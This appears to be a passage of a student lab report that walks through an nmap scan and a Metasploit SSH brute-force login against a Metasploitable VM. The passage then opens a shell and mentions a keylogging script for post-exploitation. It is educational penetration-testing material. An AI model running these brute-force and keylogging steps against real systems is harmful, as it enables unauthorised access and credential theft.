
Using the Ip address found during the previous steps a vulnerability analysis is conducted to validate the assumptions made during the threat modelling phase. For this the Nmap tool is used to perform a full scan of the ports and service running in the device.

The following command is executed. "Sudo nmap -sV -p- 192.168.122.129" which performs the full scan of the network ports as well as tries to determine the versions of services that are currently active in the device. Here, Sudo allows the command to use superuser privileges.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- 192.168.122.129
```

Figure 3: scanning open ports



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- 192.168.122.129
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 09:57 EDT
Nmap scan report for 192.168.122.129
Host is up (0.00079s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
40182/tcp open  nlockmgr    1-4 (RPC #100021)
47633/tcp open  java-rmi    GNU Classpath grmiregistry
50922/tcp open  mountd      1-3 (RPC #100005)
60711/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:E6:BA:17 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.87 seconds

┌──(kali㉿kali)-[~]
└─$ 
```


Figure 4: Scanning open ports

The Nmap scan revealed that several ports were open on the victim machine. One of the most important one for this demonstration is port **22**, which is commonly used for SSH. This confirmed the assumption that was made earlier that SSH might be running and could be a good way to try and get into the system. In test environments like these the services often have default username and password combination which can be cracked with a common username and password list.

3.5. Step 5: Exploitation


For the exploitation phase for the demonstration of the brute force attack the Metasploit framework is used as the Metasploit framework is started using the "msfconsole" command in the kali Linux terminal which allows the use of various exploits to be used from it for the purposes of penetration testing.

A search for exploit "ssh_login" is conducted to be used which is a scanner which helps check if a login attempt can be made by trying out various usernames and passwords present in a defined wordlist that is provided to it. After it is provided with the necessary information the scanner systematically goes through the entire wordlist checking all combinations present in it and gives information about which of the credentials are valid and which are invalid. If it finds a valid match it also has an option to automatically create a session for valid credentials. And connecting to the session grants access to victim's system in which the attacker can do anything like accessing confidential files, adding or installing more malicious software, encrypting all files and asking for a ransom to unlock the system, etc.




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View all productivity tips with the tips command


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.   :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.   :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.   :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Figure 5: open Metasploit framework




```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login         .                normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey  .                normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
```

Figure 6: Search results




```
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show info

       Name: SSH Login Check Scanner
     Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  CreateSession     true             no        Create a new session for every successful login
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false            no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD                           no        A specific password to authenticate with
  PASS_FILE                          no        File containing passwords, one per line
  RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT             22               yes       The target port
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
  THREADS           1                yes       The number of concurrent threads (max one per host)
  USERNAME                           no        A specific username to authenticate as
  USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           false            yes       Whether to print output for all attempts

Description:
  This module will test ssh logins on a range of machines and
  report successful logins.  If you have loaded a database plugin
  and connected to a database this module will record successful
  logins and hosts so you can track your access.

References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0502


View the full module info with the info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) >
```

Figure 7: selection of exploit




```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.122.129
rhosts => 192.168.122.129
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file /usr/share/metasploit-framework/data/wordlists/piata_ssh_userpass.txt
userpass_file => /usr/share/metasploit-framework/data/wordlists/piata_ssh_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose truw
[-] The following options failed to validate: Value 'truw' is not valid for option 'VERBOSE'.
verbose => false
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
```

Figure 8: setting required values




```
View the full module info with the info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.122.129:22 - Starting bruteforce
[-] 192.168.122.129:22 - Failed: 'root:root'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.122.129:22 - Failed: 'admin:admin'
[-] 192.168.122.129:22 - Failed: 'test:test'
[-] 192.168.122.129:22 - Failed: 'root:matrix'
[-] 192.168.122.129:22 - Failed: 'ghost:ghost'
```

Figure 9: running exploit



```
[-] 192.168.122.129:22 - Failed: 'msfuser:msfuser'
[-] 192.168.122.129:22 - Failed: 'msf_user:msf_user'
[+] 192.168.122.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(
audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1
SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 4 opened (192.168.122.128:36205 → 192.168.122.129:22) at 2025-03-28 11:43:02 -0400
[-] 192.168.122.129:22 - Failed: 'root:sex'
[-] 192.168.122.129:22 - Failed: 'root:nimda'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 10: Brute attack force success




```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  2         shell linux  SSH kali @   192.168.122.128:43361 → 192.168.122.129:22 (192.168.122.129)
  3         shell linux  SSH kali @   192.168.122.128:45199 → 192.168.122.129:22 (192.168.122.129)
  4         shell linux  SSH kali @   192.168.122.128:36205 → 192.168.122.129:22 (192.168.122.129)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions 4
[*] Starting interaction with 4 ...

who am i
whoami
msfadmin
ls
vulnerable
ls -a
.
..
.bash_history
.distcc
.mysql_history
.profile
.rhosts
.ssh
.sudo_as_admin_successful
vulnerable
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e6:ba:17
          inet addr:192.168.122.129  Bcast:192.168.122.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee6:ba17/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14805 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16242 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3035839 (2.8 MB)  TX bytes:3029694 (2.8 MB)
          Base address:0×2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1135 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:530997 (518.5 KB)  TX bytes:530997 (518.5 KB)

```

Figure 11 Connecting to sessions


3.6. Step 6: Post Exploitation

Since the correct username and password have been taken a separate instance of ssh session can be taken through the CLI where a separate file named keystrokes.sh which is a simple a keylogging script. The script is given the execute permission and executed. Then the script is run and the log file is read to view the keystrokes.



